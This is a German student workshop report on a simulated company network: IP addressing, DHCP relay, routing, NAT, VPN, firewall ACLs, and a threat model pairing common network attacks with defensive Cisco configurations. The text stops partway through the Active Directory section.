

Workshop System Management

Tobias Lerch, Yanick Eberle, Pascal Schwarz

27. April 2013

Inhaltsverzeichnis

1. Netzwerk	5
1.1. Netzwerkdiagramm	5
1.2. IP Dual-Stack Konzept	5
1.2.1. IPv4	5
1.2.2. IPv6	6
1.3. Adressvergabe an Clients	6
1.3.1. IPv4	6
1.3.2. IPv6	6
1.4. Routing	7
1.4.1. Core Router	7
1.4.2. Firewall	8
1.5. NAT	8
1.6. VTP	8
1.7. Spanning-Tree	8
1.8. VPN IPsec Remote Access	9
1.9. Serverkonzept	9
2. Sicherheit	10
2.1. Konzept	10
2.2. Firewall	10
2.2.1. ACL auf Core-Router	10
2.2.2. ACL auf ASA	11
3. Bedrohungsmodell	11
3.1. TCP DoS (SYN-Flooding)	11
3.1.1. Bedrohung	11
3.1.2. Gegenmassnahme	12
3.2. IP spoofing	12
3.2.1. Bedrohung	12
3.2.2. Gegenmassnahme	12
3.3. ICMP 'smurf attack': Denial of Service	12
3.3.1. Bedrohung	12
3.3.2. Gegenmassnahme	12
3.4. Viren / Würmer / Trojaner	13
3.4.1. Bedrohung	13
3.4.2. Gegenmassnahme	13
3.5. DNS Cache poisoning	13
3.5.1. Bedrohung	13
3.5.2. Gegenmassnahme	13
3.6. Phishing	13
3.6.1. Bedrohung	13
3.6.2. Gegenmassnahme	13
3.7. MAC flooding	14
3.7.1. Bedrohung	14
3.7.2. Gegenmassnahme	14

3.8.	ARP spoofing	14
3.8.1.	Bedrohung	14
3.8.2.	Gegenmassnahme	14
3.9.	Rogue DHCP	14
3.9.1.	Bedrohung	14
3.9.2.	Gegenmassnahme	15
3.10.	Überblick	15
3.11.	Verteidigung gegen Attacken	15
3.11.1.	ICMP 'smurf attack': Denial of Service	15
3.11.2.	TCP DoS (SYN-Flooding)	15
3.11.3.	IP spoofing	16
3.11.4.	DHCP IPv4	16
3.11.5.	Autoconfiguration IPv6	16
4.	Probleme mit Simulator	16
4.1.	Ressourcen lokaler Rechner	16
4.2.	SSL VPN Image	17
4.3.	ASA und Linux	17
4.4.	Anbindung VirtualBox	17
5.	Lab	17
5.1.	Berechtigungskonzept	17
5.2.	Active Directory und Fileserver	18
5.3.	Logonscript	19
5.4.	Radius	20
5.5.	Tunnelling mit Tinc	20
5.5.1.	Grund für diese Lösung	20
5.5.2.	Überblick	21
5.5.3.	Konfiguration auf VMware-Umgebung	22
5.5.4.	Einrichtung der Tinc-Daemons	23
5.5.5.	Statusausgaben	23
5.5.6.	VLAN-Subinterfaces unter Linux	24
5.5.7.	Script für Start der Tunnels	24
5.5.8.	VLANs und virtuelle Bridges	24
5.6.	ASA	25
5.6.1.	Radius Authentifizierung	25
5.6.2.	VPN IPsec & SSL	25
5.6.3.	ASDM	26
5.7.	Attacken	26
5.7.1.	ICMP 'smurf attack': Denial of Service	26
5.7.2.	TCP DoS (SYN-Flooding)	27
5.7.3.	IP spoofing	29
5.7.4.	Autoconfiguration IPv6	29
5.7.5.	Stress-Test ASA	29
Anhang		32
A. Konfiguration Core		32

B. Konfiguration ASA	37
C. Tinc Startscript VMware	42
D. Tinc Startscript Lab	43

1. Netzwerk

1.1. Netzwerkdiagramm




Abbildung 1: Netzwerk

1.2. IP Dual-Stack Konzept

1.2.1. IPv4

Wir unterscheiden zwischen drei verschiedenen Netzwerken. Das interne Netzwerk, das DMZ Netzwerk und das öffentliche Netzwerk. Wir verwenden für die DMZ und das interne Netzwerk verschiedene Netzwerkklassen um die Netze schnell unterscheiden zu können. Folgende IP-Adressierung und Maskierung werden wir verwenden.

VLAN	Funktion	IPv4 Range	IPv4 Gateway
10	Server	10.0.10.0/24	10.0.10.1
20	Administratoren	10.0.20.0/24	10.0.20.1
30	Entwicklung	10.0.30.0/24	10.0.30.1
40	Verkauf	10.0.40.0/24	10.0.40.1
n/a	VPN Clients	10.0.99.0/24	n/a
n/a	Infrastructure	10.100.0.0/30	n/a
n/a	DMZ	172.16.0.0/24	172.16.0.1
n/a	WAN	209.165.50.0/24	209.165.50.1

1.2.2. IPv6

Da die Hosts über das Internet direkt erreichbar sein sollen, werden wir globale IPv6 Adressen mit dem Site Prefix /64 verwenden.

VLAN	Funktion	IPv6 Range	IPv6 Gateway
10	Server	2005:2013:FF:A10::/64	2005:2013:FF:A10::1
20	Administratoren	2005:2013:FF:A20::/64	2005:2013:FF:A20::1
30	Entwicklung	2005:2013:FF:A30::/64	2005:2013:FF:A30::1
40	Verkauf	2005:2013:FF:A40::/64	2005:2013:FF:A40::1
n/a	Infrastructure	2005:2013:FF:A0::/64	n/a
n/a	DMZ	2005:2013:FF:B0::/64	2005:2013:FF:B0::1/64
n/a	WAN	2005:209:165:50::/64	2005:209:165:50::1/64

1.3. Adressvergabe an Clients

1.3.1. IPv4

Die Clients stellen reguläre DHCP-Anfragen. Um die Leases und Bereichsoptionen zentral und (einigermassen) angenehm über eine grafische Schnittstelle verwalten zu können, wird der Core-Router so konfiguriert, dass er die Anfragen an den internen Domänencontroller und DHCP-Server (INTSRV in VLAN10) weiterleitet. Der Router setzt dabei ein Flag in der Anfrage, welches es dem DHCP-Server erlaubt, festzustellen aus welchem Bereich die Anfrage kam. Nur so kann der Server beispielsweise einem Client aus dem Adminnetz eine IP aus dem Admin-Bereich zuweisen.

Der folgende Konfigurationsausschnitt zeigt die notwendigen Optionen (IPv6-betreffende Einstellungen entfernt):

```

1 interface Vlan20
2   description *** VLAN Admin ***
3   ip address 10.0.20.1 255.255.255.0
4   ip access-group ADMIN in
5   ip helper-address 10.0.10.21

```

Der Befehl „ip helper address“ gibt an, wohin die DHCP-Anfrage weitergeleitet werden soll.

1.3.2. IPv6

Für die automatische Konfiguration der Client-Adressen für IPv6 kommen mehrere Möglichkeiten in Betracht:

Autokonfiguration ohne DHCP IPv6 sieht vor, dass Router Clients direkt das zu verwendende Netzwerkprefix angeben können und Clients sich dann mittels EUI-64 eine Adresse generieren. Da EUI-64 die (weltweit eindeutige) MAC-Adresse miteinbezieht, sind Adresskonflikte ausgeschlossen. Die Clients erfahren über Router-Advertisements, welche Netze sie über welche Router erreichen können. Leider ist keine Möglichkeit vorgesehen, den Clients mitzuteilen, welchen DNS-Server sie verwenden sollen. Somit kann dieser Ansatz alleine aktuell das Problem der Adressvergabe nicht abschliessend lösen.

DHCPv6 stateful Diese Variante funktioniert sehr ähnlich wie die klassische DHCP Adressvergabe in IPv4-Netzen. Der Client fragt per Multicast (Broadcast-Adressen wurden in IPv6 abgeschafft) nach DHCP-Servern und „bestellt“ sich eine Adresse. Die Angabe von weiteren Optionen, wie eine Liste der DNS-Server ist genau auf die selbe Art und Weise möglich, wie dies bereits in IPv4-Netzen der Fall war. Eine Einschränkung ist bei unserer Konfiguration allerdings ins Gewicht gefallen: Der DHCP-Server kann den Clients keinen Default-Gateway angeben, eine entsprechende Option ist derzeit im Protokoll nicht vorgesehen.

DHCPv6 stateless Diese Variante vereint die Stärken der beiden zuvor genannten Varianten der Adressvergabe. Die Konfiguration der IPv6-Adresse sowie des Gateways erfolgt per Router-Advertisements zwischen Router und Client. In der Antwort zur Router-Solicitation-Anfrage des Clients gibt der Router dem Client des Weiteren an, dass er weitere Informationen per DHCPv6 erfragen soll. Als Antwort auf die DHCP-Anfrage erhält der Client dann Optionen wie eine DNS-Serverliste oder den Domännennamen. Die Bezeichnung „stateless“ rührt daher, dass der Server keine Informationen (Lease) zu den Clients speichern muss.

Auch dieser Ansatz soll mit einem Auszug der Schnittstellenkonfiguration verdeutlicht werden (IPv4 betreffende Konfigurationen entfernt):

```

1 interface Vlan20
2   description *** VLAN Admin ***
3   ipv6 address 2005:2013:FF:A20::1/64
4   ipv6 traffic-filter ADMINv6 in
5   ipv6 nd other-config-flag
6   ipv6 dhcp relay destination 2005:2013:FF:A10::21

```

Die Option „ipv6 nd other-config-flag“ gibt an, dass der Router Clients darauf hinweisen soll, dass weitere Informationen über DHCPv6 erhalten werden können. Eine andere Einstellung hier wäre „ipv6 nd managed-config-flag“ - dies würde den Client auffordern, auch seine IP-Adresse per DHCPv6 zu erfragen.

„ipv6 dhcp relay destination“ gibt, analog zu der „helper-adress“ bei IPv4, an, wohin DHCP-Anfragen weitergeleitet werden sollen.

Des Weiteren ist zu beachten, dass eintreffende „Router-Solicitation“-Anfragen der Clients nicht durch die ACL geblockt werden. Falls dies dennoch der Fall ist, erhält der Client die IPv6-Route erst nach einiger Zeit, da der Router von sich aus periodisch Router-Advertisement verschickt.

1.4. Routing

1.4.1. Core Router

Der Core Router hat nur default-routen konfiguriert. Sämtlicher Datenverkehr, der nicht in ein lokal angeschlossenes Netz soll, wird an die Firewall gesendet.

Zielnetz	Next Hop
0.0.0.0/0	10.100.0.2
::/0	2005:2013:FF:A0::2

1.4.2. Firewall

Die default Route auf der Firewall würde normalerweise auf den Router des Service Providers zeigen. Da wir in der Simulation aber keinen solchen haben, werden keine default Routen konfiguriert. Die Firewall sendet somit nur den Verkehr für das interne Netzwerk an den Core Router.

Zielnetz	Next Hop
10.0.0.0/16 (Supernet)	10.100.0.1
2005:2013:FF:A10::/64	2005:2013:FF:A0::1
2005:2013:FF:A20::/64	2005:2013:FF:A0::1
2005:2013:FF:A30::/64	2005:2013:FF:A0::1
2005:2013:FF:A40::/64	2005:2013:FF:A0::1

1.5. NAT

Network Address Translation wird für IPv4 verwendet um den internen Clients Zugriff ins Internet zu gewähren und um den Webserver in der DMZ vom Internet aus zugänglich zu machen. Für den Internetzugriff der Clients wird eine Port Address Translation (PAT) konfiguriert, damit nur eine Public IP-Adresse verwendet werden muss. Für den Webserver wird ein statisches NAT mit einer zusätzlichen Public IP-Adresse konfiguriert.

Webserver statisches NAT interne IP: 172.16.0.21 - öffentliche IP: 209.165.50.2

Interne Hosts dynamisches NAT overload: interner Range: 10.0.0.0/16 - öffentliche IP 209.165.50.1 (Outside IF IP der Firewall)

Ausgenommen vom NAT ist die Verbindung vom Server Netzwerk (10.0.10.0/24) ins VPN Client Netzwerk (10.0.99.0/24) da sonst keine Verbindung von Remote Client zu Server erstellt werden kann.

1.6. VTP

Das VLAN Trunking Protokoll kommt in unserer Simulation nicht zu Einsatz, da GNS3 keine konfigurierbare Switches anbietet. Im Labor werden wir jedoch mit konfigurierbaren Switches arbeiten und VTP einsetzen. Der Core Router wird dabei der VTP Server sein und alle VLAN Informationen an die Switches verteilen.

1.7. Spanning-Tree

Spanning-Tree musste in der Simulation nicht berücksichtigt werden. Das Netzwerk ist sehr einfach aufgebaut und die Verbindung zwischen Core Router und Firewall benötigt keinen Spanning-Tree.

1.8. VPN IPsec Remote Access

Der Zugriff auf das interne Netzwerk für externe Mitarbeiter erfolgt über den IPsec VPN Client. Beim Zugriff unterscheiden wir zwischen Administratoren und Mitarbeiter. Der Zugriff als Mitarbeiter kann somit stärker eingeschränkt werden als ein Administrator. In der Simulation haben wir keine unterschiedlichen Zugriffsmöglichkeiten, die Firewall wurde aber für diesen Fall konfiguriert. Der Remote Access Zugang erfolgt über die IP 209.165.50.1 (Outside IF Firewall) und unterstützt nur IPv4.

IKE Phase 1:

- Authentifizierung: Pre-shared
- Verschlüsselung AES 256-bit
- Hash SHA
- Schlüsselgenerierung Diffie-Hellman Group 2
- Gültigkeit Schlüsse 12h

IKE Phase 2 (Group-Policy):

- Interne Gruppen (VPN_ADMINISTRATOR & VPN_USERS.GROUP)
- DNS-Server 10.0.10.21
- ACL 99: permit ip any 10.0.10.0 255.255.255.0
- Split-Tunneling: 10.0.10.0/24
- Tunnel Protokol IKEv1 & IKEv2
- Default Domain: wosm.com
- IP-Adressen Pools: VPN-ADMIN 10.0.99.0/25, VPN-USERS 10.0.99.128/25

1.9. Serverkonzept

Name	OS	IPv4	IPv6	Services
LANSRV	Windows Server 2008 R2	10.0.10.21	2005:2013:ff:a10::21	AD, DNS, DHCP, Fileserver
LANAdmin	Windows 7	10.0.20.21	2005:2013:ff:a20::21	Client Admin
LANEntwicklung	Windows 7	10.0.30.21	2005:2013:ff:a30::21	Client Entwicklung
LANVerkauf	Windows 7	10.0.40.21	2005:2013:ff:a40::21	Client Verkauf
DMZSRV	Windows Server 2008 R2	172.16.0.21	2005:2013:ff:b0::21	HTTP, HTTPS, FTP
INETSrv	Windows Server 2008 R2	209.165.50.21	2005:209:165:50::21	HTTP, HTTPS, FTP
INETPC	Windows 7	209.165.50.22	2005:209:165:50::22	Client Extern

2. Sicherheit

2.1. Konzept

Um die Sicherheit unseres Netzes zu gewährleisten, haben wir uns entschieden, verschiedene Sicherheitsstufen zu definieren. Dabei verfolgen wir eine High Security Strategie. Die höchste Sicherheitsstufe 'Stufe 1' gilt für die normalen User. Die zweite Sicherheitsstufe 'Stufe 2' gilt für die Server. Die dritte Sicherheitsstufe 'Stufe 3' gilt für die Administratoren.

Bei der Sicherheitsstufe Stufe 1 wird nur das nötigste zugelassen und alles andere blockiert. Die User dürfen über Ports 80 und 443 im Internet surfen, sowie FTP Verbindungen über Port 21 und 20 öffnen. Zudem werden eingehende DHCP Anfragen über den Port UDP 68 zugelassen.

Bei der Sicherheitsstufe Stufe 2 wird alles zugelassen, was die Server benötigen. Dabei wird aus den VLANs 20, 30 und 40 alles zugelassen. Aus der DMZ wird nur der Port 389 für LDAP zugelassen.

Bei der Sicherheitsstufe Stufe 3 wird zusätzlich zu den in Stufe 1 zugelassenen Ports noch der Port 22 im internen Netz und in die DMZ zur Verwaltung der Netzwerkgeräte zugelassen. Zudem ist beim Internetzugang für die Administratoren alles offen.

Die definierten Sicherheitsstufen wurden mithilfe verschiedener ACLs umgesetzt. Die definierten Regeln (Auflistung oben nicht abschliessend) der ACL's sind im folgenden Kapitel ersichtlich.

Die ACLs werden möglichst nahe an der Quelle angewendet. Somit sind alle ACLs welche den Zugriff der verschiedenen internen VLANs in irgend ein anderes Netz regeln auf dem Core Switch auf den VLAN-Interfaces in Richtung *in* angewendet. Alle ACLs die den Zugriff in die DMZ, resp. von der DMZ in ein anderes Netz regeln werden auf der ASA angewendet. Alle ACLs die den eingehenden Traffic aus dem Internet regeln sind ebenfalls auf der ASA angewendet.

Mit einer Stateful Firewall sinkt einerseits der Konfigurationsaufwand und gleichzeitig kann eine höhere Sicherheit erreicht werden. Da wir eine High Security Strategie verfolgen, ist die Stateful Variante besser geeignet für unsere Zwecke.

2.2. Firewall

2.2.1. ACL auf Core-Router

Auf diesem Router sind ACL für alle angeschlossenen VLANs definiert. Die folgende Tabelle liefert einen Überblick, die kompletten ACL sind im Anhang dieser Dokumentation zu finden.

Name	Interface/Richtung	Anmerkung
INTSRV	VLAN 10 / in	Reglementiert IPv4 Traffic, der aus dem Servernetz verschickt werden darf.
INTSRVv6	VLAN 10 / in	Reglementiert IPv6 Traffic, der aus dem Servernetz verschickt werden darf.

Fortführung auf nächster Seite...

Name	Interface/Richtung	Anmerkung
ADMIN	VLAN 20 / in	Reglementiert IPv4 Traffic, der aus dem Adminnetz verschickt werden darf.
ADMINv6	VLAN 20 / in	Reglementiert IPv6 Traffic, der aus dem Adminnetz verschickt werden darf.
DEV	VLAN 30 / in	Reglementiert IPv4 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
DEVv6	VLAN 30 / in	Reglementiert IPv6 Traffic, der aus dem Entwicklungsnetz verschickt werden darf.
VERKAUF	VLAN 40 / in	Reglementiert IPv4 Traffic, der aus dem Verkaufsnetz verschickt werden darf.
VERKAUFv6	VLAN 40 / in	Reglementiert IPv6 Traffic, der aus dem Verkaufsnetz verschickt werden darf.

2.2.2. ACL auf ASA

Auf der Firewall wurden jeweils 3 Access Lists definiert. Diese werden auf den jeweiligen Interfaces angewendet. Die kompletten Access-lists sind im Anhang zu finden.

Name	Interface/Richtung	Anmerkung
dmz_in	dmz / in	IPv4 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
dmz_in_v6	dmz / in	IPv6 Traffic, der aus dem DMZ-Netzwerk verschickt werden darf.
inside_in	inside / in	IPv4 Traffic, der aus dem internen Netzwerk verschickt werden darf.
inside_in_v6	inside / in	IPv6 Traffic, der aus dem internen Netzwerk verschickt werden darf.
outside_in	outside / in	IPv4 Traffic, der aus dem Internet verschickt werden darf.
outside_in_v6	outside / in	IPv6 Traffic, der aus dem Internet verschickt werden darf.

3. Bedrohungsmodell

3.1. TCP DoS (SYN-Flooding)

3.1.1. Bedrohung

Beim TCP 3-Way Handshake wird zuerst eine Anfrage an einen Server gesendet, indem ein TCP Paket mit dem Flag SYN verschickt wird. Der Server als Empfänger dieses TCP SYN Pakets verarbeitet dieses und sendet ein TCP Paket mit den Flags SYN und ACK zurück. Er merkt sich dabei in einer SYN-Liste, mit wem er ein 3-Way Handshake begonnen hat. Wenn der Initiator der Verbindung das TCP Paket mit den Flags SYN und ACK empfängt, verarbeitet er dieses und sendet zur Bestätigung ein Paket mit dem Flag ACK. Sobald der Server das Paket mit dem Flag ACK erhalten hat, wird der Eintrag in der SYN-Liste gelöscht.

Ein Angreifer sendet 100 SYN-Anfragen pro Sekunde an einen bestimmten Server. Dabei setzt er eine andere Source IP Adresse, sodass die Antwort nicht zum Angreifer kommt. Da sich der Server merkt, mit wem er einen 3-Way Handshake begonnen, diese aber nicht abschliessen kann, da nie eine Bestätigung mit dem Flag ACK eintrifft, wird der Arbeitsspeicher des Server gefüllt. Sobald der Speicher gefüllt ist, kann dieser keine weiteren Verbindungen mehr aufnehmen oder stürzt ab.

3.1.2. Gegenmassnahme

Um einen Webserver vor diesem Angriff zu schützen, kann auf der ASA eine Policy erstellt werden, welche die maximale Anzahl Verbindungen und halb offener Verbindungen limitiert. Zudem können Timeouts gesetzt werden, wie lange eine Verbindung in welchem Status sein darf (halb offen, offen, halb geschlossen).

Auf einem normalen Router kann mit SYN-Cookies oder SYN-Cache gearbeitet werden. Dadurch sind die Server hinter der ASA vor SYN-Flooding Attacken geschützt.

3.2. IP spoofing

3.2.1. Bedrohung

Ein Anfreifer sendet viele Anfragen an einen Server mit einer falschen Absender IP (z.B: 10.0.1.19). Dadurch wird der Server die Antworten zu den Anfragen an einen Client (10.0.1.19) senden. Der Server, sowie der Client wird dadurch ausgelastet.

3.2.2. Gegenmassnahme

Um sich gegen IP spoofing zu schützen, kann eine Überprüfung des 'Reverse-Path' aktiviert werden. So wird überprüft, ob die eingetragene Absenderadresse mit der effektiven Absenderadresse übereinstimmt.

3.3. ICMP 'smurf attack': Denial of Service

3.3.1. Bedrohung

Ein Angreifer sendet ein ICMP Packet mit einer Echo-Anfrage an eine oder mehrere Broadcasts und verwendet als Absenderadresse die IP Adresse des Servers (Opfer). Die Broadcast-anfrage wird an alle Hosts in betroffenen Netz weitergeleitet. Die Hosts senden daraufhin ein die Echo-Antwort an den Server (Opfer). Der Server empfängt nun so viele Echo Antworten dass der Server nicht mehr reagiert und abstürzt.

3.3.2. Gegenmassnahme

Um diese Attacke abzuwehren, kann ICMP blockiert werden. So ist sichergestellt, dass keine Echo Antworten den Server erreichen.

3.4. Viren / Würmer / Trojaner

3.4.1. Bedrohung

Programme, welche vertrauliche Informationen stehlen, Schaden auf den Hosts anrichten oder die Kontrolle über einen Host übernehmen und ihn für eigene Zwecke einsetzen. Zudem können diese Programme zum Beispiel als SMTP Relay fungieren und SPAM Nachrichten versenden, wodurch die Public IP auf einer Blackliste gelistet werden kann.

3.4.2. Gegenmassnahme

Um sich gegen Viren, Würmer und Trojaner zu schützen, muss ein Anti-Virenprogramm auf jedem Host installiert werden.

3.5. DNS Cache poisoning

3.5.1. Bedrohung

Ein Angreifer bringt bei einem DNS Server gefälschte Daten in den Cache. Wenn nun ein Benutzer auf diese Daten zugreift, wird dieser auf manipulierte Seiten weitergeleitet. Der Angreifer kann nun mit Phishing Daten des Benutzer stehlen.

3.5.2. Gegenmassnahme

Der beste Schutz gegen diesen Angriff ist der Einsatz von DNSSEC, welcher mit Authentifizierung und Integrität arbeitet.

3.6. Phishing

3.6.1. Bedrohung

Beim Phishing versucht ein Angreifer durch gefälschte Websites, SPAM Mails oder andere Methoden an Daten eines Internet-Benutzer zu gelangen. So kann ein Angreifer an Kreditkarteninformationen oder weitere Daten kommen und einen erheblichen finanziellen Schaden anrichten.

3.6.2. Gegenmassnahme

Leider gibt es gegen diese Attacke keine effektive Schutzmassnahme. Um sich möglichst gut gegen diese Attacke zu schützen, müssen die Benutzer geschult werden. Zudem kann ein SPAM Filter Mails von potentiellen Angreifern löschen oder markieren, sodass sich der Benutzer dem Risiko bewusst ist.

3.7. MAC flooding

3.7.1. Bedrohung

Ein Angreifer sendet viele ARP Antworten. Dabei setzt er immer eine andere MAC Adresse. Wenn die Index Tabelle des Switches voll ist, schaltet dieser in den Hub Modus um und sendet alle Pakete jedem angeschlossenen Gerät. Nun kann der Angreifer jegliche Kommunikation über diesen Switch mithören.

3.7.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann auf dem Switch definiert werden, dass er ausschalten soll, wenn die Index Tabelle voll ist. Dadurch ist zwar ein Unterbruch im Netz vorhanden, aber der Angreifer kann den Datenverkehr nicht mithören.

Eine noch besserer Schutz ist, wenn die Port Security auf dem Switch aktiviert und konfiguriert wird. Dadurch hat kein Angreifer die Möglichkeit die Index Tabelle des Switches zu füllen.

3.8. ARP spoofing

3.8.1. Bedrohung

Ein Angreifer sendet ARP Antworten mit den IP Adressen der Opfer und seiner eigenen MAC Adresse. Der Switch merkt sich nun dass die IP Adressen zur MAC Adresse des Angreifers gehören. Wenn nun ein Opfer ein Paket sendet, wird dieses vom Switch zum Angreifer weitergeleitet. Der Angreifer hat nun Einblick in die Daten, kann diese allenfalls verändern und leitet dieses schliesslich weiter zum effektiven Ziel, sodass niemand etwas davon mitbekommt.

3.8.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann die Port Security auf dem Switch aktiviert werden, dadurch hat ein potentieller Anfreifer gar keine Möglichkeit sich ins interne Netz einzubinden.

3.9. Rogue DHCP

3.9.1. Bedrohung

Eine Person mit Zugriff auf ein Netzkabel im internen Netz verbindet einen zusätzlichen, nicht autorisierten DHCP Server. Wenn der zusätzliche DHCP Sever schnellere Antwortzeiten hat als der offizielle DHCP Server, erhalten die Clients nun eine IP des nicht autorisierten DHCP Server, wodurch diese nicht mehr auf die interne Infrastruktur zugreifen können.

3.9.2. Gegenmassnahme

Um dies zu verhindern, kann der Port 68 für DHCP Antworten blockiert werden (ausser vom offiziellen DHCP Server). Dadurch ist sichergestellt, dass kein zusätzlicher DHCP Server IP Adressen im interne Netz verteilen kann.

3.10. Überblick

Rang	Wahrscheinlichkeit	Schweregrad	Bedrohung	Schutz umgesetzt
1	hoch	hoch	ICMP 'smurf attack': Denial of Service	ja
2	hoch	mittel	Viren / Würmer / Trojaner	nein
3	mittel	hoch	TCP DoS (SYN-Flooding)	ja
4	mittel	hoch	DNS Cache poisoning	nein
5	hoch	niedrig	Phishing	nein
6	niedrig	hoch	Rogue DHCP	ja
7	niedrig	mittel	IP spoofing	ja
8	niedrig	mittel	MAC flooding	nein
9	niedrig	mittel	ARP spoofing	nein

3.11. Verteidigung gegen Attacken

3.11.1. ICMP 'smurf attack': Denial of Service

```

1 object-group service inet2dmzsrv_TCPPorts tcp
2   port-object eq www
3   port-object eq https
4   port-object eq ftp-data
5   port-object eq ftp
6   port-object range 48999 49999
7   !
8 access-list outside_in remark wan-dmzsrv
9 access-list outside_in extended permit tcp any host 172.16.0.21 object-group
   inet2dmzsrv_TCPPorts
10 access-list outside_in extended deny ip any any log
11 !
12 icmp deny any outside

```

3.11.2. TCP DoS (SYN-Flooding)

Folgende Policy Map schützt gegen SYN-Flooding:

```

1 policy-map tcpmap
2   class tcp_syn
3     set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
       per-client-embryonic-max 10
4     set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
5   !
6 class-map tcp_syn
7   match any

```

3.11.3. IP spoofing

Folgender Befehl schützt gegen IP spoofing:

```
1 ip verify reverse-path interface outside
```

3.11.4. DHCP IPv4

Die ACL für die internen Client-VLANs verhindert das Versenden einer Antwort auf eine DHCP-Anfrage. Um die Beantwortung aus dem Servernetz zu erlauben wurden die folgenden Regeln angewendet:

```
1 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.20.1 0.0.0.0 eq 67
2 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.30.1 0.0.0.0 eq 67
3 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.40.1 0.0.0.0 eq 67
```

Bei der Situation, einen DHCP-Server innerhalb eines Client VLANs daran zu hindern, anderen Clients im selben VLAN eine Adresse zuzuteilen, müsste eine ACL auch auf den Switches angewendet werden (Richtung: in), welche den Datenverkehr über UDP von Quellport 67 an Zielport 68 nicht erlaubt.

3.11.5. Autoconfiguration IPv6

Bei IPv6 ist dieses Problem etwas anders zu handhaben. Es muss verhindert werden, dass Clients Router-Advertisements verschicken können. Dies kann durch einen ACL-Eintrag der folgenden Art umgesetzt werden (die ACL müsste in Richtung *in* auf dem zu den Clients führenden IFs angewendet werden):

```
1 deny icmp any any router-advertisement
```

Analog IPv4 muss ebenfalls der Traffic von UDP Quellport 547 an den Zielport 546 aus den Client-Netzen unterbunden werden.

4. Probleme mit Simulator

Bei unserer Arbeit mit dem Simulator sind einige Probleme aufgetreten, für welche wir keine Lösung gefunden haben.

4.1. Ressourcen lokaler Rechner

Wenn im Simulator VMs über VirtualBox eingebunden werden und der lokale Rechner nichts genügend oder nur knapp genügend RAM hat, kann es vorkommen, dass die komplette Simulation abstürzt. Die komplette Simulation konnte daher nur auf den Rechnern ausgeführt werden mit mindestens 8GB RAM.

4.2. SSL VPN Image

In der Simulation kann grundsätzlich das zu verwendende Image für ein Netzwerkgerät gewählt und eingespielt werden. Bei der ASA konnte jedoch das SSL VPN Image nicht eingespielt werden. Das Upload des Images auf die ASA war nicht möglich. Bei jedem Versuch das Image einzuspielen erschien der Fehler 'unspecified error' bei ca. 60% des Uploads.

4.3. ASA und Linux

Die simulierte ASA konnte auf Windows korrekt gestartet werden. Unter Linux wurde der Bootvorgang gestartet, aber nie richtig abgeschlossen (Crash). Eine komplette Simulation unseres Netzes war mit Linux daher nicht möglich.

4.4. Anbindung VirtualBox

Die virtuellen Maschinen müssen aus dem Simulator gestartet werden, damit diese auch im Simulator verwendet werden können. Falls nun eine VM über das Betriebssystem abgestellt wird, erkennt der Simulator nicht, dass die VM nicht mehr läuft. Diese muss im Simulator anschliessend noch manuell beendet werden.

Die VM kann aber auch über den Simulator abgestellt werden. Bei einem Shutdown über den Simulator wird die VM jedoch sofort beendet, ohne korrekten Shutdown des Betriebssystems.

5. Lab

5.1. Berechtigungskonzept

Das Berechtigungskonzept ist in der Aufgabenstellung vorgegeben. Da dies jedoch unterschiedlich interpretiert werden kann, beschreiben wir dies noch einmal kurz.

- Jeder User hat ein eigenes persönliches Laufwerk
- Jeder User hat Zugriff auf die Allgemeinen Dateien seiner Abteilung
- Jeder Abteilungsleiter hat Zugriff auf alle Dateien seiner Abteilung inkl. persönlicher Laufwerke seiner Mitarbeiter
- Die Administratoren haben Zugriff auf alle Daten der Firma

5.2. Active Directory und Fileserver

Um das Berechtigungskonzept umzusetzen und dem Administrator die Verwaltung zu vereinfachen haben wir uns für eine Struktur entschieden die wie folgt aussieht:

- wosm.com
 - MyBusiness
 - Admin
 - Entwicklung
 - Verkauf

Um die firmenspezifischen Einträge zu verwalten wurde die OU 'MyBusiness' erstellt. Dies hilft uns den Überblick zu bewahren und schützt vor Fehlmanipulationen, da die Default Microsoft Berechtigungsgruppen und User klar von den firmenspezifischen Einträgen getrennt ist.

Zudem wurde für jede Abteilung eine eigene OU erstellt, in welcher nun die Abteilungsspezifischen Berechtigungsgruppen und Benutzer erstellt werden.

Für jede Abteilung haben wir eine Berechtigungsgruppe [Abteilung] und [Abteilung]_Leitung erstellt, sowie die Benutzer für den Abteilungsleiter und die Mitarbeiter. Am Beispiel Verkauf sieht dies wie folgt aus:

- Verkauf
 - + Verkauf
 - + Verkauf_Leitung
 - ° User40
 - ° User41
 - ° User42

